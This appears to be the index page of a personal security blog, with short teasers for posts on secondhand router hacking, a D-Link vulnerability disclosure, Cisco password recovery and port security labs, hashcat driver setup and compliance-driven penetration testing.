
 A great place to pick up outdated, and potentially vulnerable, wireless routers is your local Goodwill. Depending on the store those shelves can be packed with devices for only a couple bucks. While you are there you can just Google the model number followed by “exploit” or “openwrt” to see if you have a device worth playing with. Today I got a Netgear WNR1000v2 and will detail my quick adventures with this device.
Read More
D-Link DIR-130/330 VPN SOHO Device Vulnerabilities
Below is the write-up and information I submitted to CERT 1/15/2017. I also submitted this information to D-Link 9/22/2015 but never heard a response. I gave a presentation to a group of Kennesaw State University students back in October 2015. I obtained the recording and published it to YouTube 5/23/2018. I also spoke about this issue during the 2016 Skytalks at DefCon where I was not recorded.
Read More
Back to the Future with Embedded Device Security
Lets hop in our Delorean and head back in time where systems were developed without considering security. The current state of embedded device security is reminiscent to PC computing 20 years ago. It may not be 1985 but a 1995 mentality on security for devices connected to the Internet is scary (note, talk given in 2015).
Read More
Cisco Router Password Recovery – Console Access
I was strolling through my local Goodwill and I spotted a Cisco 871w on the shelf for the same $3.99 price tag as the shitty Netgear sitting next to it. I have zero need for this device but for $3.99 I had to get it. I wondered if the previous owner had failed to wipe the device before donating it. This quick tutorial shows you how to recover your password if you forget it…or see what the previous owner set for the password, among all other interesting information. TL;DR – David should have followed the information detailed on this site before donating his device.
Read More
Purge and Install Latest Nvidia Drivers – Ubuntu
For Ubuntu 18.04.1 see this post.
There are some issues with the steps listed on the hashcat FAQ found here. This quick tutorial is specifically geared for Ubuntu when you have installed the nvidia packages from the repository. This is what I did to get it to work so hopefully it will be helpful to others.
Read More
Compliance Based Penetration Testing – You’re Doing it Wrong
What is a penetration Test? According to the National Institute of Standards and Technology (NIST) a penetration test is defined as the following:
A test methodology in which assessors, using all available documentation (e.g., system design, source code, manuals) and working under specific constraints, attempt to circumvent the security features of an information system. – NIST
This definition is a great example members of audit and compliance teams use when defining a penetration test.
Management processes identify the applicable requirements (defined for example in laws, regulations, contracts, strategies and policies) and assess the state of compliance. Melding the two together does not make for a happy or successful marriage. This presentation will discuss the pitfalls of penetration tests conducted to meet compliance requirements. Also highlighted will be suggestions and methods to ensure a compliance based penetration test is more than just checking a box on a risk management questionnaire. The compliance regulation used as the example will be the Payment Card Industry Data Security Standard (PCI-DSS).
Read More
Cisco MAC Address Port Security
Cisco MAC Address Port Security
We are going to configure basic, no frills, port security on the Cisco Catalyst 2960. From Understanding Port Security – Chapter 62 – Configuring Port Security
You can use port security with dynamically learned and static MAC addresses to restrict a port’s ingress traffic by limiting the MAC addresses that are allowed to send traffic into the port. When you assign secure MAC addresses to a secure port, the port does not forward ingress traffic that has source addresses outside the group of defined addresses. If you limit the number of secure MAC addresses to one and assign a single secure MAC address, the device attached to that port has the full bandwidth of the port.
Read More
Reset to Cisco Switch to Factory Defaults
First step is connecting the Cisco console to our workstation. I chose to use the Console cable plugged into a Prolific Serial-to-USB adapter. While you can plug your adapter into your Windows workstation and connect via Putty I do not recommend it. Even at Windows 7 I have issues with the adapter and I’m not using one of those cheap Chinese knockoffs. Without fail my workstation will eventually BSoD. Lenovo work laptop or Acer personal laptop it doesn’t matter. I prefer to connect to my Ubuntu workstation and use minicom.
Read More
Pentest Lab: Cisco Port Security
The following articles that I post will assist in getting your lab setup so you can test techniques to bypass port security. We will start simple and work our way up from “not really secure” to “a little bit more secure”. These tutorials will do the bare minimum to get the device configured. I will not detail any other steps or commands that don’t directly get the job done. My lab starts with a Cisco Catalyst 2960 Switch.
Read More
Information Security is Broken
Information security is a never ending battle against attackers wanting to steal our data, use our computing resources, take our money, and knock down our networks. This is not a talk about who the bad guys are or their motivations. Information Security is Broken is a strong statement. Why do I feel this way? During this talk I dig into some data and as a former auditor, I like to let facts and evidence support my argument.
Read More